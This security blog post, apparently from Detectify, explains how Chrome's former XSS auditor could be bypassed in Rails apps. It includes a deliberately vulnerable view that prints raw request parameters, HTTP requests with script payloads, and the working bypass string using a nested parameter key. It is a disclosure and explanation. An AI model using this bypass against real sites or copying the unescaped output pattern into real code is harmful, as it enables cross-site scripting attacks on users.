
AI agents building security tests – architecture and prompts
The Detectify AI Agent Alfred fully automates the creation of security tests for new vulnerabilities, from research to a merge request. In its first six …
The Chrome XSS Protection (also known as XSS auditor) checks whether a script that’s about to run on a web page is also present in the request that fetched that web page. If the script is present in the request, that’s a strong indication that the web server might have been tricked into reflecting the script. So in short, it blocks reflected XSS attacks. A couple of months ago I discovered that the Chrome XSS Protection could be bypassed in Rails. Later, when I saw the issue brought up on twitter by homakov, I figured I’d write something about it as well.
The Chrome XSS Protection (also known as XSS auditor) checks whether a script that’s about to run on a web page is also present in the request that fetched that web page. If the script is present in the request, that’s a strong indication that the web server might have been tricked into reflecting the script. So in short, it blocks reflected XSS attacks.
A couple of months ago I discovered that the Chrome XSS Protection could be bypassed in Rails. Later, when I saw the issue brought up on twitter by homakov, I figured I’d write something about it as well. Here’s how the testing went down:
First off we started with creating a dummyscript with a straight forward XSS scenario. Here’s the code:
<h1>Variable: <%= raw params[:variable] %></h1>
Let’s test it with a basic cross-site scripting payload:
GET /?variable=<script>alert(1)</script> HTTP/1.1
<h1>Variable: <script>alert(1)</script></h1>

Oh, no! The XSS auditor blocked the attempt. Let’s try something a bit different!
GET /?variable[<script>]=*alert(1)</script> HTTP/1.1
<h1>Variable: {"<script>"=>"*alert(1)</script>"}</h1>

It works! But why? Let’s have a closer look at the source code strip away everything except the <script> tag:
<script>"=>" * alert(1)</script>
Okay, so a bit more clear. The asterix will work as a multiplication of whatever’s on either side. So, the javascript will try to multiplicate the string “=>” with whatever the function alert() produces. Since alert doesn’t return anything, the righthand value will be “undefined” and the final result of the calculation will be “NaN”.
The XSS auditor probably misses this because Rails doesn’t print exactly what the browser sent, making it hard to filter automatically. However, Internet Explorers XSS auditor as well as NoScript finds it.
TL;DR: Chrome’s XSS auditor can be bypassed with rails like so: ?variable[<script>]=*alert(1)</script>.
Want to try the world’s (if you want to) cheapest web security scanner? Sign up here.
The Detectify AI Agent Alfred fully automates the creation of security tests for new vulnerabilities, from research to a merge request. In its first six …
Combining response-type switching, invalid state and redirect-uri quirks using OAuth, with third-party javascript-inclusions has multiple vulnerable scenarios where authorization codes or tokens could leak to …